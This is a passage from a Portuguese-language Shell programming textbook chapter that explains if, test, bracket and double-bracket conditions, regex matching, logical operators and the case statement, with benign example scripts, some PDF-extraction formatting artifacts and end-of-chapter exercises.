- Ora, se o comando `if` só testa o conteúdo da variável `$?`, o que fazer para testar condições?

11. Para quem não sabe, *homessa* é uma interjeição de espanto formada por *homem* + *essa*. Shell também é cultura... ;-)

Para isso o *Shell* tem o comando `test`, que na sua forma geral obedece à seguinte sintaxe:

```
test <expressão>
```

Sendo `<expressão>` a **condição** que se deseja testar. O comando `test` avalia `<expressão>` e, se o resultado for verdadeiro, gera o *código de retorno* (`$?`) igual a zero; caso contrário, será gerado um *código de retorno* diferente de zero.

- Esse negócio de *código de retorno* para lá, `$?` para cá, está me cheirando a `if...`

Bom faro! Realmente é normal a saída do comando `test` ser usada como entrada do comando `if`, como veremos adiante.

Exemplo:

Temos uma rotina que recebe um parâmetro e analisa se é `S` para Sim ou `N` para Não. A seguir, fragmento de sua codificação:

```
$ cat pedi
#
# Testa a resposta a um pedido. Deve ser (S)im ou (N)o
#
resp=$1
if test $resp = N
then
    echo Ela não deixa...
else
    if test $resp = S
    then
        echo Oba, ela deixou!!!
    else
        echo Acho que ela está na dúvida.
    fi
fi
$ pedi S
Oba, ela deixou!!!
$ pedi N
Ela não deixa...
$ pedi A
Acho que ela está na dúvida.
$ pedi
Xiii, esqueci de passar o parâmetro...
```

```

pedi[6]: test: argument expected      Ué, o que houve?
pedi[10]: test: argument expected    Idem...
Acho que ela esta na duvida.

```

Para entendermos os erros que ocorreram na última execução do `pedi`, repare que nas linhas 6 e 10 testamos o conteúdo da variável `$resp`. Ora, como o *script* foi executado sem passagem de parâmetros, essa variável ficou sem valor definido. Assim, após a substituição do valor de `$resp`, o *Shell* “viu” as seguintes linhas:

```

pedi[6] => if test = N
pedi[10] => If test = S

```

Ora, como o *Shell* está comparando um valor inexistente com `s` ou com `N`, dá aqueles erros. Se tivéssemos colocado `$resp` entre aspas da seguinte forma:

```
if test "$resp" = N
```

após a substituição da variável, a comparação seria de um valor nulo (que é diferente de um valor inexistente) com um literal (`s` ou `N`, dependendo da linha) e não apresentaria erro na sua execução.

Vamos fazer os mesmos testes direto no prompt do *UNIX*:

<code>\$ resp=N</code>	<i>Sem brancos antes e depois do igual. Isto é atribuição.</i>
<code>\$ test \$resp = N</code>	<i>Brancos antes e após o igual porque é teste.</i>
<code>\$ echo \$?</code>	<i>Se fizéssemos um if, o then seria executado.</i>
<code>0</code>	
<code>\$ test \$resp = S</code>	
<code>\$ echo \$?</code>	<i>Se fizéssemos um if, o else seria executado.</i>
<code>1</code>	

Quanto ao uso do comando `if`, devemos realçar duas situações:

- Sempre que possível deve-se evitar um `if` dentro de outro, de forma a não dificultar a legibilidade e a lógica do programa. O *UNIX* permite isso com o uso de `elif` substituindo o `else...if...`, além de otimizar a execução.

- Quando estivermos testando uma variável, seu nome deve, sempre que possível, estar entre aspas (isso já havia sido citado em uma "dica" do capítulo anterior) para evitar erros no caso dessa variável estar vazia, como aconteceu no script `pedi` anterior, ou se seu conteúdo tiver algo que deva ser protegido da interpretação do *Shell*.

A rotina anterior poderia (e deveria) ser escrita da seguinte forma:

```
$ cat pedi
#
# Testa a resposta a um pedido. Deve ser (S)im ou (N)o - Versao 2
#
resp=$1
if test "$resp" = N
then
    echo Ela nao deixa...
elif test "$resp" = S
then
    echo Oba, ela deixou!!!
else
    echo Acho que ela esta na duvida.
fi
$ pedi
Acho que ela esta na duvida.
```

Repare que a variável foi colocada entre aspas.

Repare uso do elif e a variável entre aspas.

Executando sem informar parâmetro.

Não indicou erro de execução.

Mas, para o programa ficar supimpa, que tal fazê-lo da forma a seguir:

```
$ cat pedi
#
# Testa a resposta a um pedido. Deve ser (S)im ou (N)o - Versao 3
#
if test $# = 0
then
    echo Faltou informar a resposta
    exit 1
fi
resp=$1
if test "$resp" = N
then
    echo Ela nao deixa...
elif test "$resp" = S
then
    echo Oba, ela deixou!!!
else
    echo Acho que ela esta na duvida.
fi
```

Estou recebendo parâmetro ou não?

Não recebi o tal do parâmetro.

Encerro o programa com código de retorno ≠ 0.

```
exit:  
$ pedi  
Faltou informar a resposta
```

Veremos, a seguir, as principais opções para testes de condição de arquivos, utilizando o comando *test*.

Opções	Verdadeiro (\$?=0) se arquivo existe e:
-r arquivo	tem permissão de leitura.
-w arquivo	tem permissão de gravação.
-x arquivo	tem permissão de execução.
-f arquivo	é um arquivo regular.
-d arquivo	é um diretório.
-u arquivo	seu bit set-user-ID está ativo.
-g arquivo	seu bit set-group-ID está ativo.
-k arquivo	seu sticky bit está ativo.
-s arquivo	seu tamanho é maior que zero.

Exemplos:

\$ ls -l ta* que*	<i>Listando conteúdo do diretório.</i>
-rw-r--r-- 1 julio dipao	416 Sep 3 10:53 quequeisso
----- 1 julio dipao	86 Oct 14 14:25 tafechado
-rwxr--r-- 1 julio dipao	160 Oct 10 18:11 talogado
-rw-r--r-- 1 julio dipao	0 Oct 14 14:35 tavazio
\$ test -f tafechado	<i>tafechado é um arquivo?</i>
\$ echo \$?	
0	<i>Condição verdadeira. O arquivo existe</i>
\$ test -f talogado	<i>Existe arquivo chamado talogado?</i>
\$ echo \$?	
0	<i>Condição verdadeira. Existe o arquivo talogado</i>
\$ test -r tafechado	<i>Tenho direito de leitura sobre tafechado?</i>
\$ echo \$?	
1	<i>Condição falsa. Não pode ler tafechado</i>
\$ test -r talogado	<i>Tenho direito de leitura sobre talogado?</i>
\$ echo \$?	
0	<i>Condição verdadeira. Pode ler talogado</i>

12. *exit*, *exit 0* ou a ausência deste comando na saída produzem um $\$?=0$

```

$ test -x talogado          Posso executar talogado?
$ echo $?
0

$ test -x quequeisso        Condição verdadeira. talogado é executável
$ echo $?                    Posso executar quequeisso?

1

$ test -s tavazio          Condição falsa. Não pode executar quequeisso
$ echo $?                    tavazio existe e tem tamanho maior que zero?

1

$ test -s tafechado         Condição falsa. tavazio tem comprimento zero
$ echo $?                    tafechado existe e tamanho é maior que zero?

0

```

Condição verdadeira. tafechado é maior que zero

Vejamos, agora, como se usa o comando *test* com cadeia de caracteres:

Opções	É verdadeiro ($$?=0$) se:
-z cad ₁	o tamanho de cad ₁ é zero.
-n cad ₁	o tamanho da cadeia cad ₁ é diferente de zero.
cad ₁ = cad ₂	as cadeias cad ₁ e cad ₂ são idênticas
cad ₁	cad ₁ é uma cadeia não nula.

Exemplos:

```

$ nada=
$ test -z "$nada"
$ echo $?
0
Variável nada criada com valor nulo.

$ test -n "$nada"
$ echo $?
Variável nada não existe ou está vazia?
1
Variável nada não existe ou está vazia?

$ test $nada
$ echo $?
1
Variável nada não existe ou está vazia?

$ nada=algo
$ echo $nada
algo
$ test $nada
$ echo $?
0
Atribui valor a nada.
Só para mostrar que agora nada vale algo.

Variável nada não existe ou está vazia?

Variável nada não existe ou está vazia?

```

Condição verdadeira.

CUIDADO!!! Olha só que “lama” se pode fazer sem querer:

\$ echo \$igual	<i>Liste o conteúdo da variável igual.</i>
=	<i>Na variável igual está armazenado o caractere =</i>
\$ test -z "\$igual"	<i>Variável igual não existe ou está vazia?</i>
ksh: test: argument expected	ZEBRA!!

Obs.: Repare que esse erro foi gerado no ksh. Sob o bash ele não ocorreria.

O operador `=` tem maior precedência que o operador `-z`; então, o que foi executado seria para testar se a cadeia `-z = .` Ora, `=` a quê? Como não foi explicitado nada do lado direito do sinal de igual, o *Shell* deu a mensagem de erro avisando que estava faltando um argumento. Por isso, o melhor é não usar a opção `-z`. Não se esqueça que:

`test "$var"`

resultará verdadeiro, caso o tamanho da variável `$var` seja diferente de zero, ou seja, caso o comando `test` esteja dentro de um `if`, o seu `else` será exatamente igual a:

`test -z "$var"`

sem os inconvenientes da opção `-z` anteriormente descritos.

Usamos o comando `test` com inteiros usando os seguintes operandos:

Operando	É verdadeiro (<code>\$?=0</code>) se:	Significado:
<code>int₁ -eq int₂</code>	<code>int₁</code> igual a <code>int₂</code>	Equal to
<code>int₁ -ne int₂</code>	<code>int₁</code> diferente de <code>int₂</code>	not equal to
<code>int₁ -gt int₂</code>	<code>int₁</code> maior que <code>int₂</code>	Greater than
<code>int₁ -ge int₂</code>	<code>int₁</code> maior ou igual a <code>int₂</code>	Greater or equal
<code>int₁ -lt int₂</code>	<code>int₁</code> menor que <code>int₂</code>	less than
<code>int₁ -le int₂</code>	<code>int₁</code> menor ou igual a <code>int₂</code>	less or equal

CUIDADO!!! Lembre-se de que o *Shell*, diferentemente da maioria das outras linguagens, não distingue tipos de dados armazenados nas variáveis. Portanto, que tipo de teste deve ser feito? Você decide. Exemplificando sempre fica mais fácil. Veja o exemplo a seguir.

Exemplo:

```
$ echo $qqcoisa
010
$ test "$qqcoisa" -eq 10          Fiz um teste entre inteiros...
$ echo $?
0                           Retornou verdadeiro
$ test "$qqcoisa" = 10           Fiz comparação entre cadeias de caracteres...
$ echo $?
1                           Retornou falso
```

Dos exemplos citados podemos inferir que, caso o objetivo do teste fosse identificar se o conteúdo da variável era exatamente igual a um valor, este teste deveria ser executado com operandos característicos de cadeias de caracteres. Por outro lado, se seu desejo fosse testar a semelhança entre o valor e o conteúdo da variável, o operando deveria ser numérico.

Voltaremos aos exemplos daqui a pouco com o *test de roupa nova*.

O *test de roupa nova*

Cá entre nós, o comando *if test ...* fica muito esquisito, não fica? O *if* com esse formato foge ao usual de todas as linguagens. Para minorar este inconveniente e dar mais legibilidade ao programa, o comando *test* pode, e deve, ser representado por um par de colchetes `([])` abraçando o argumento a ser testado. Então, na sua forma mais geral o comando *test*, que é escrito na seguinte forma:

```
test <expressão>
```

Pode ser, simplesmente, escrito:

```
[<expressão>]
```

Note que os espaços colados nos colchetes estão hachurados. Isto é para mostrar que naqueles pontos é obrigatória a presença de espaços em branco.

Exemplos:

Então, o último exemplo:

```
$ test "$qqcoisa" = 10          Fiz comparação entre cadeias de caracteres...
$ echo $?
1                           Retornou falso
```

Poderia ter sido escrito com a seguinte roupagem:

```
$ [ "$qqcoisa" = 10 ]          Fiz comparação entre cadeias de caracteres...
$ echo $?
1                           Retornou falso
```

E se estivesse no bojo de um programa seria:

```
if [ "$qqcoisa" = 10 ]
then
    echo "A variável qqcoisa é exatamente igual a 10"
fi
```

Que aumentaria enormemente a legibilidade.

A partir daqui, essa será, na grande maioria dos casos, a forma geral de uso desse comando ao longo deste livro, e espero que também assim seja nos programas que você desenvolverá.

Dentro de um `test`, os parênteses indicam precedência e podem ser usados ocasionalmente, porém não se esqueça de que devem vir protegidos, para que não sofram interpretação do *Shell*.

Se alguém disser que eu disse, eu nego...

Mas nego usando um ponto de exclamação (ou será ponto de espantação?), porque é assim que diversas linguagens de programação, aí incluído o *Shell*, representam o seu operador lógico de negação, como até já havíamos visto no comando `sed` descrito na seção O Comando `Sed`.

Exemplo:

Vamos fazer um programa bastante útil, que serve para salvar um arquivo no seu formato original antes de editá-lo pelo `vi`, de forma a poder recuperá-lo incólume, no caso de alguma barbeiragem no uso do editor (o que, cá entre nós, sabemos que é a maior moleza!).

```

$ cat vira
#!/bin/bash
#
# vira - vi resguardando arquivo anterior
#
if [ "$#" -ne 1 ]
then
    echo "Erro -> Uso: $0 <arquivo>"
    exit 1
fi
Arq=$1
if [ ! -f "$Arq" ]      # O arquivo não existe; logo como salva-lo?
then
    vi $Arq
    exit 0
fi
if [ ! -w "$Arq" ]      # Sera' que tenho permissao de gravacao no arquivo?
then
    echo "Nao perca seu tempo, voce nao conseguira sobregravavar $Arq"
    exit 2
fi
cp $Arq $Arq~
vi $Arq
exit 0

```

Não confunda and com The End

O primeiro é um operador lógico, o segundo é um fim “hollywoodiano”, frequentemente ilógico. Como nosso negócio é a lógica, esmiuçaremos o primeiro e ignoraremos o segundo. Está combinado?

O operador *and* ou *e*, representado no ambiente do *if* por *-a*, serve para testar duas ou mais condições, dando resultado verdadeiro somente se **todas** as condições testadas forem verdadeiras.

Como em um recenseamento em nível nacional não existe chance de mandar o recenseador de volta ao domicílio em que ele levantou um dado duvidoso, os programas de entrada manual de dados feitos para sistemas de recenseamento geralmente não têm críticas, o que pode gerar grandes ansiedades. Supondo-se, mesmo inocentemente, que só existam dois sexos, vejamos o seguinte trecho de programa de entrada de dados do recenseamento:

```

if [ "$sexo" = 1 ]
then
    homens=`expr $homens + 1`
else
    mulheres=`expr $mulheres + 1`          Qualquer coisa ≠ 1 será considerado mulher
fi

```

Por isso, conheço vários homens ansiosos achando que outros estão com duas cotas de mulheres, já que eles têm somente aquela antiiiiga em casa. Não é nada disso, gente! Caso o dado tivesse sido criticado *a priori*, essa proporção de mulher para homem cairia bastante. Vejamos como:

```

if [ "$sexo" != 1 -a "$sexo" != 2 ]      Se sexo ≠ 1 e sexo ≠ 2...
then
    echo "Sexo Invalido"
fi

```

Agora sim, podemos inserir a rotina de incremento dos contadores descrita antes.

or ou ou disse o cão afônico

O operador lógico **or ou ou**, representado no ambiente do `if` por `-o`, serve para testar duas ou mais condições, dando resultado verdadeiro se **pelo menos uma** dentre as condições testadas for verdadeira.

Observe que a crítica de sexo escrita no item anterior também poderia ter sido feita, e no meu entender de forma mais fácil, da forma a seguir:

```

if [ "$sexo" -lt 1 -o "$sexo" -gt 2 ]      Se sexo menor que 1 ou sexo maior que 2.
then
    echo "Sexo Invalido"
fi

```



Preste muita atenção com a mistura explosiva dos três operadores lógicos descritos antes. Tenha sempre em mente que não ou vale `e` e da mesma forma não e vale `ou`. Qual é a forma correta de fazer a pergunta: se sexo não igual a 1 e sexo não igual a 2 ou se sexo não igual a 1 ou sexo não igual a 2?

O operador `-a` tem precedência sobre o operador `-o`. Desta forma, se quisermos priorizar a execução do `or` em detrimento ao `and`, devemos priorizar a expressão do `or` com o uso de parênteses.

Se existisse um comando `if` construído da seguinte forma:

```
if [ $sexo -eq 1 -o $sexo -eq 2 -a $nome = joao -o $nome = maria ]
```

A primeira expressão a ser resolvida pelo interpretador de comandos do *Shell* seria:

```
$sexo -eq 2 -a $nome = joao
```

O que bagunçaria totalmente a sequência lógica, porque o `and` tem prioridade sobre o `or`. Para escrevermos de forma correta deveríamos:

```
if [ \($sexo -eq 1 -o $sexo -eq 2\) -a \
      \($nome = joao -o $nome = maria\) ]
```

*A última \ informa que linha continua
As outras inibem interpretação dos ()*

Disfarçando de if

Existem em *Shell* dois operadores que podem ser usados para executar tarefas do comando `if`. Apesar de, geralmente, gerarem comandos mais leves e mais otimizados, o programa perde em legibilidade. Dessa forma, creio só ser vantagem usá-los em linhas de programa repetidas com muita frequência. Estes operadores são:

&& (and ou e lógico)

De acordo com a “Tabela Verdade” para que um teste tipo `<cond1> e <cond2>` seja verdadeiro, é necessário que ambas as condições sejam verdadeiras. Assim, se `<cond1>` for verdadeira, `<cond2>` obrigatoriamente será executada para testar se é verdadeira ou falsa. Veja o exemplo a seguir:

Exemplos:

```
$ a="Eu sou a variavel a"
$ b="Sou a outra"
$ echo $a && echo $b
Eu sou a variavel a
Sou a outra
```

*1ª instrução foi executada com sucesso...
Portanto a 2ª também foi executada*

```
$ ls -l xxx && echo $a  
xxx: No such file or directory  
Agora um exemplo com mais utilidade:
```

```
[ "$DDD" = 084 ] && Cidade=Natal
```

Já que 1ª instrução falhou, 2ª não foi executada

Faço Cidade=Natal se DDD for igual a 084

II (or ou ou lógico)

De acordo com a “Tabela Verdade”, para que um teste tipo `<cond1> ou <cond2>` seja verdadeiro, é necessário que qualquer uma das condições seja verdadeira. Assim, se `<cond1>` for verdadeira, `<cond2>` não será executada, pois certamente o resultado final será verdadeiro. Veja o exemplo a seguir:

```
$ echo $a || echo $b  
Eu sou a variavel a  
$ ls -l xxx || echo $a  
xxx: No such file or directory  
Eu sou a variavel a
```

Agora um exemplo com mais (um pouco de) utilidade:

```
[ "$DDD" = 084 ] && Cidade=Natal || Cidade=Rio     Se DDD ≠ 084, faço Cidade=Rio
```

Vejamos um exemplo melhor ainda:

```
[ -d "$MeuDir" ] || mkdir $MeuDir && cd $MeuDir
```

No último exemplo, caso não existisse o diretório contido na variável `$MeuDir` ele seria criado (já que quando a primeira é falsa, o *ou* lógico obriga a execução da segunda), e se isso não acarretasse nenhuma condição de erro (tais como: sem direito de gravação, tabela de inodes cheia, *file system* sem espaço...), seria feito um `cd` para dentro dele. Por outro lado, caso o diretório já existisse anteriormente, o *ou* lógico seria saltado (já que o teste foi verdadeiro) porém o *e* lógico não, fazendo, da mesma forma, um `cd` para dentro dele.

Operadores aritméticos para testar

Além das diversas formas de comparação que já vimos, também podemos fazer comparações numéricas, usando aritmética do Shell, com os operadores do tipo `((...))`.

Exemplos:

```
$ Var=30
$ ((Var < 23)) && echo Eh menor
$ Var=20
$ ((Var < 23)) && echo Eh menor
Eh menor
```

Note que caso o primeiro operando seja um nome de variável válido, isto é, comece por letra ou sublinha e contenha somente letras, números e sublinha, o *Shell* o verá como sendo uma variável e caso esta variável não esteja definida o valor zero será assumido para ela, por tratar-se de comparação numérica, o que poderá comprometer o resultado.

```
$ unset var                                $var já era...
$ ((Var < 23)) && echo Eh menor
Eh menor
```

Já que estamos usando a aritmética do *Shell*, podemos fazer coisas do tipo:

```
$ a=2
$ b=3
$ c=5
$ VAR=10
$ if ((VAR == a * b + 10 * c))
> then
>     echo Eh igual
> fi
$ VAR=56
$ if ((VAR == a * b + 10 * c))
> then
>     echo Eh igual
> fi
Eh igual
```

Como vimos, fizemos um monte de operações aritméticas, comparamos com o valor da variável \$VAR e embutimos isso tudo dentro de um `if`. Poderoso, não?

E tome de test

Ufa! Você pensa que acabou? Ledo engano! Ainda tem uma forma de `test` a mais. Essa é legal porque permite usar padrões para comparação. Estes padrões atendem às normas de Geração de Nome de Arquivos (*File Name Generation*) que nós já vimos, disfarçadamente, nos exercícios do capítulo 1 (Recordar é Viver). Deixe de ser preguiçoso e volte a dar uma olhada lá porque você precisa saber isso para esta nova forma de `test` e para o comando `case` que vem logo a seguir.

A diferença de sintaxe deste para o `test` que acabamos de ver é que este trabalha com dois pares de colchete da seguinte forma:

```
[[ expressão ]]
```

Onde `expressão` é uma das que constam na tabela a seguir:

Expressão	Retorna
<code>cadeia1 == padrao</code>	Verdadeiro se cadeia1 casa com padrao.
<code>cadeia1 = padrao</code>	
<code>cadeia1 != padrao</code>	Verdadeiro se cadeia1 não casa com padrao.
<code>cadeia1 < cadeia1</code>	Verdadeiro se cadeia1 vem antes de cadeia1 alfabeticamente.
<code>cadeia1 > cadeia1</code>	Verdadeiro se cadeia1 vem depois de cadeia1 alfabeticamente.
<code>expr1 && expr2</code>	"E" lógico, verdadeiro se ambos expr1 e expr2 são verdadeiros.
<code>expr1 expr2</code>	"OU" lógico, verdadeiro se expr1 ou expr2 for verdadeiro.

Exemplos:

```
$ echo $H
13
$ [[ $H == [0-9] || $H == 1[0-2] ]] || echo Hora inválida
Hora inválida
```

Nesse exemplo, testamos se o conteúdo da variável `$H` estava compreendido entre zero e nove (`[0-9]`) ou (`||`) se estava entre dez a doze (`1[0-2]`), dando uma mensagem de erro caso não estivesse.

Como você pode imaginar, este uso de padrões para comparação aumenta muito o poderio do comando `test`.

No início deste capítulo, afirmamos que o comando `if` do interpretador *Shell* é mais poderoso que o seu similar em outras linguagens. Agora que conhecemos todo o seu espectro de funções, diga-me: você concorda ou não com essa assertiva?

A partir da versão 3.0 o *Bash* passou a suportar expressões regulares para especificar condições com a sintaxe semelhante ao `awk`, ou seja:

```
[[ cadeia =~ regexp ]]
```

onde `regexp` é uma expressão regular. Assim sendo, poderíamos montar uma rotina externa para crítica genérica de horários com a seguinte construção:

```
if [[ $Hora =~ ([01][0-9]|2[0-3]):[0-5][0-9] ]]
then
    echo Horario OK
else
    echo O horario informado esta incorreto
fi
```

As subcadeias que casam com expressões entre parênteses são salvas no vetor `BASH_REMATCH`. O elemento de `BASH_REMATCH` com índice `0` é a porção da cadeia que casou com a expressão regular inteira. O elemento de `BASH_REMATCH` com índice `n` é a porção da cadeia que casou com a enésima expressão entre parênteses. Vamos executar direto no prompt o comando acima para entender melhor:

```
$ Hora=12:34
$ if [[ $Hora =~ ([01][0-9]|2[0-3]):[0-5][0-9] ]]
> then
>     echo Horario OK
> else
>     echo O horario informado esta incorreto
> fi
Horario OK
$ echo ${BASH_REMATCH[@]}
12:34 12
$ echo ${BASH_REMATCH[0]}
12:34
$ echo ${BASH_REMATCH[1]}
12
```

No primeiro `echo` que fizemos, o arroba (`@`) representa todos os elementos do vetor, como veremos mais adiante (na seção “Um pouco de manipulação de vetores” do capítulo 7). Em seguida, vimos que o elemento índice `0` está com a hora inteira e o elemento `1` está com a subcadeia que casou com `[01][0-9]|2[0-3]`, isto é, a expressão que estava entre parênteses.

Vamos ver se com outro exemplo pode ficar mais claro.

```
$ if [[ supermercado =~ '(mini|super)mercado' ]]
> then
>     echo "Todos os elementos - ${BASH_REMATCH[@]}" O mesmo que echo ${BASH_REMATCH[*]}
>     echo "Vetor completo      - ${BASH_REMATCH[0]}" O mesmo que echo ${BASH_REMATCH}
>     echo "Elemento indice 1  - ${BASH_REMATCH[1]}"
>     echo "Elemento indice 2  - ${BASH_REMATCH[2]}"
> fi
Todos os elementos - supermercado super mini
Vetor completo      - supermercado
Elemento indice 1  - super
Elemento indice 2  - su
```

Agora que vocês entenderam o uso dessa variável, vou mostrar uma de suas grandes utilizações, já que aposto como não perceberam que enrolei vocês desde o primeiro exemplo desta seção. Para isso, vamos voltar ao exemplo da crítica de horas, porém mudando o valor da variável `$Hora`. Veja só como as *Expressões Regulares* podem nos enganar:

```
$ Hora=54321:012345
$ if [[ $Hora =~ ([01][0-9]|2[0-3]):[0-5][0-9] ]]
```

```
> then
> echo Horario OK
> else
> echo O horario informado esta incorreto
> fi
Horario OK
```

Epal! Isso era para dar errado! Vamos ver o que aconteceu:

```
$ echo ${BASH_REMATCH[0]}
21:01
```

Ihhh, casou somente com os dois caracteres que estão antes e os dois que estão depois dos dois pontos (:). Viu como eu disse que tinha lhe enrolado?

Para que isso ficasse perfeito faltou colocar as âncoras das *Expressões Regulares*, isto é, um circunflexo (^) para marcar o início e um cifrão (\$) para marcar o final. Veja:

```
$ Hora=54321:012345
$ if [[ $Hora =~ ^([01][0-9]|2[0-3]):[0-5][0-9]$ ]]
> then
> echo Horario OK
> else
> echo O horario informado esta incorreto
> fi
O horario informado esta incorreto
```

Esse erro é muito comum e dei destaque a ele, porque publiquei errado na minha home page (<http://www.julioneves.com>) e assim permaneceu por mais de 6 meses sem que ninguém notasse, e olha que a página tem, em média, 30.000 acessos/mês.

O caso em que o case casa melhor

O comando `case` deve ser usado caso a quantidade de comandos condicionais (`if`) sucessivos seja maior que três, pois, além de agilizar a execução, aumenta a legibilidade e diminui o tamanho do código.

Esse comando permite verificar um *padrão* contra vários outros e executa diversos comandos quando o critério avaliado é alcançado. Note que quando falamos em *padrão*, não estamos falando em expressões regulares, mas sim em metacaracteres ou curingas.

A forma geral do comando é a seguinte:

```
case valor in
    padr1)
        <comando1>
        <...>
        <comandon>
        ;;
    padr2)
        <comando1>
        <...>
        <comandon>
        ;;
    padrn)
        <comando1>
        <...>
        <comandon>
        ;;
esac
```

1º padrão de comparação

Fim do 1º bloco de comandos

Enésimo padrão de comparação

Fim do enésimo bloco de comandos

Fim do case

O *valor* é comparado a cada um dos *padrões* (*padr₁*, *padr₂*, ..., *padr_n*), até que satisfaça a um deles, quando, então, passará a executar os *comandos* subsequentes até que dois pontos e vírgulas sucessivos (;;) sejam encontrados.

Os *padrões* (*padr₁*, *padr₂*, ..., *padr_n*) obedecem às mesmas regras de formação de nome do comando *ls*.



Caso o valor informado não satisfaça nenhum dos *padrões*, o comando *case* não reportará erro e, simplesmente, não entrará em *bloco de comando* algum, o que provavelmente redundará em “furo” de lógica no decorrer do programa. Para evitar isso, é frequente colocar * como sendo o último *padrão de comparação*. Assim, qualquer que seja o valor, esse *padrão* será satisfeito.

Exemplo:

Vamos mostrar um programa que, recebendo um caractere como parâmetro, identifica o seu tipo de dado:

```
$ cat testchar
#
# Testa de que tipo eh um caracter recebido por parametro
#
#####      Teste da Quantidade de Parametros      #####
erro=0
if [ "$#" -ne 1 ]
then
    echo "Erro -> Uso: $0 caracter"      Lembre-se que $0 receberá o nome do programa
    erro=1
fi
##### Testa se o 1o. parametro tem o tamanho de um caracter #####
case $1 in
    ?) ;;                                Se tiver somente um caractere
    ...
    *) echo "Erro -> Parametro passado soh pode ter um caractere"
        erro=2
        ;;
esac

##### Se houve erro o programa termina, passando o codigo do erro #####
if [ "$erro" -ne 0 ]
then
    exit $erro                            O código de retorno será gerado pelo último erro
fi

case $1 in
[a-z]) echo Letra Minuscula
       ;;
[A-Z]) echo Letra Maiuscula
       ;;
[0-9]) echo Numero
       ;;
*) echo Caracter Especial           Veja o asterisco sendo usado como "o resto".
       ;;
esac
```

Repare a rotina em que se testa o tamanho do parâmetro recebido: não se esqueça de que o ponto de perguntação (ou será interrogação?) substitui qualquer caractere naquela posição, isto é, qualquer caractere, desde

que seja único, será aceito pela rotina, caso contrário, o asterisco (*) será considerado errado.

```
$ testchar  
Erro -> Uso: testchar caracter  
Erro -> Parametro passado tem mais de um caracter  
$ testchar aaa  
Erro -> Parametro passado tem mais de um caracter  
$ testchar A B  
Erro -> Uso: testchar caracter  
$ testchar ab ab  
Erro -> Uso: testchar caracter  
Erro -> Parametro passado tem mais de um caracter  
$ testchar 1  
Numero  
$ testchar a  
Letra Minuscula  
$ testchar A  
Letra Maiuscula  
$ testchar %  
Caracter Especial  
$ testchar *  
Erro -> Uso: testchar caracter  
Erro -> Parametro passado tem mais de um caracter
```

O resultado do exemplo anterior foi inesperado. Que resposta doida foi essa? Se você olhar atentamente verá que a atitude do *Shell* não foi inesperada nem doida. Um asterisco solto para o *Shell* significa o conjunto de todos os arquivos (todos, inclusive diretórios, *links*,...) do *diretório corrente*. Experimente fazer:

```
echo *
```

e terá como saída o rol de arquivos do seu diretório. Como o *Shell* interpreta os caracteres especiais antes de enviar a linha de comandos para execução, devemos fazer:

```
$ testchar \*  
Caracter Especial
```

A\ está protegendo o * da interpretação do Shell

O bash 4.0 introduziu duas novas facilidades no comando *case*. A partir dessa versão, existem mais dois terminadores de bloco além do ;;, que são:

; ;& - Quando um bloco de comandos for encerrado com este terminador, o programa não sairá do *case*, mas testará os próximos padrões;

; & - Neste caso, o próximo bloco será executado, sem sequer testar o seu padrão.

Exemplos:

Suponha que no seu programa possam ocorrer 4 tipos de erro e você resolva representar cada um deles por uma potência de 2, isto é, $2^0=1$, $2^1=2$, $2^2=4$, $2^3=8$, de forma que a soma dos erros ocorridos gerem um número único para representá-los (é assim que se formam os números binários). Assim, se ocorrem erros dos tipos 1 e 4, será passado 5 (4+1) para o programa, se os erros forem 1, 4 e 8, será passado 13 (8+4+1). Observe a tabela a seguir:

So- ma	Erros			
	8	4	2	1
8	x	-	-	-
7	-	x	x	x
6	-	x	x	-
5	-	x	-	x
4	-	x	-	-
3	-	-	x	x
2	-	-	x	-
1	-	-	-	x
0	-	-	-	-

```
$ cat case.sh
#!/bin/bash
# Recebe um código formado pela soma de 4 tipos
#+ de erro e dá as msgs correspondentes. Assim,
#+ se houveram erros tipo 4 e 2, o script receberá 6
#+ Se os erros foram 1 e 2, será passado 3. Enfim
#+ os códigos de erro seguem uma formação binária.
```

```
Bin=$(bc <<< "obase=2; $1")
Zeros=0000
Len=${#Bin}
Bin=${Zeros:$Len}${Bin}
# Poderíamos fazer o mesmo que foi feito acima
#+ com um cmd printf, como veremos no capítulo 6
case $Bin in
1[01][01]) echo Erro tipo 8;;&
[01]1[01][01]) echo Erro tipo 4;;&
[01][01]1[01]) echo Erro tipo 2;;&
[01][01][01]1) echo Erro tipo 1;;&
    0000) echo Não há erro;;&
*) echo Binário final: $Bin
esac
```

Passa para binário

Pega tamanho de \$Bin

Preenche com zeros à esquerda

Rpare que todas as opções serão testadas para saber quais são bits ligados (zero=desligado, um=ligado). No final aparece o binário gerado para que você possa comparar com o resultado. Testando:

```
$ case.sh 5
Erro tipo 4
Erro tipo 1
Binário final: 0101
$ case.sh 13
Erro tipo 8
Erro tipo 4
Erro tipo 1
Binário gerado: 1101
```

Obs.: Todas as listas [01] neste exemplo poderiam ser substituídas por um ponto de interrogação (?), já que ele é um metacaractere que representa qualquer caractere e o nosso programa só gerou zeros ou uns para cada uma dessas posições

Veja também este fragmento de código adaptado de <http://tldp.org/LDP/abs/html/bashver4.html>, que mais parece uma continuação do testchar que acabamos de ver.

```
case "$1" in
[:print:]) echo $1 é um caractere imprimível;;&
# O terminador ;;& testará o próximo padrão
[:alnum:]) echo $1 é um carac. alfa/numérico;;&
[:alpha:]) echo $1 é um carac. alfabetico ;;&
```

```
[[lower:]] ) echo $1 é uma letra minúscula ;;&
[[digit:]] ) echo $1 é um caractere numérico ;&
# O terminador ;& executará o próximo bloco...
%%@@@@ ) echo "*****";;
# ^^^^^^ ... mesmo com um padrão maluco.
esac
```

Sua execução passando 3 resultaria:

```
3 é um caractere imprimivel
3 é um carac. alfa/numérico
3 é um caractere numérico
*****
```

Passando m:

```
m é um caractere imprimivel
m é um carac. alfa/numérico
m é um carac. alfabetico
m é uma letra minúscula
```

Passando / :

```
/ é um caractere imprimivel
```

Exercícios

1. Fazer um programa que imprima horas e minutos no formato 12 horas (ex.: 7:00 am/pm).
2. Escreva um programa que execute o comando `sed` tendo o 1º parâmetro como argumento deste comando e o 2º como o arquivo a ser alterado. Se, e somente se, o `sed` for bem sucedido, o arquivo original deve ser trocado pelo arquivo modificado.

```
$ meused s/UNIX/UNIX/g quequeisso
```

3. Escreva um programa que dê bom dia, boa tarde ou boa noite, de acordo com a hora apresentada pelo comando `date`.





Capítulo 5

De Lupa no Loop

- Todo programa tem uma entrada de dados, um processamento e uma saída. Este processamento em 110% das vezes é feito em *ciclos* que normalmente chamamos de *loop*. Neste capítulo, veremos detalhadamente como se deve trabalhar os comandos que produzem esse efeito.

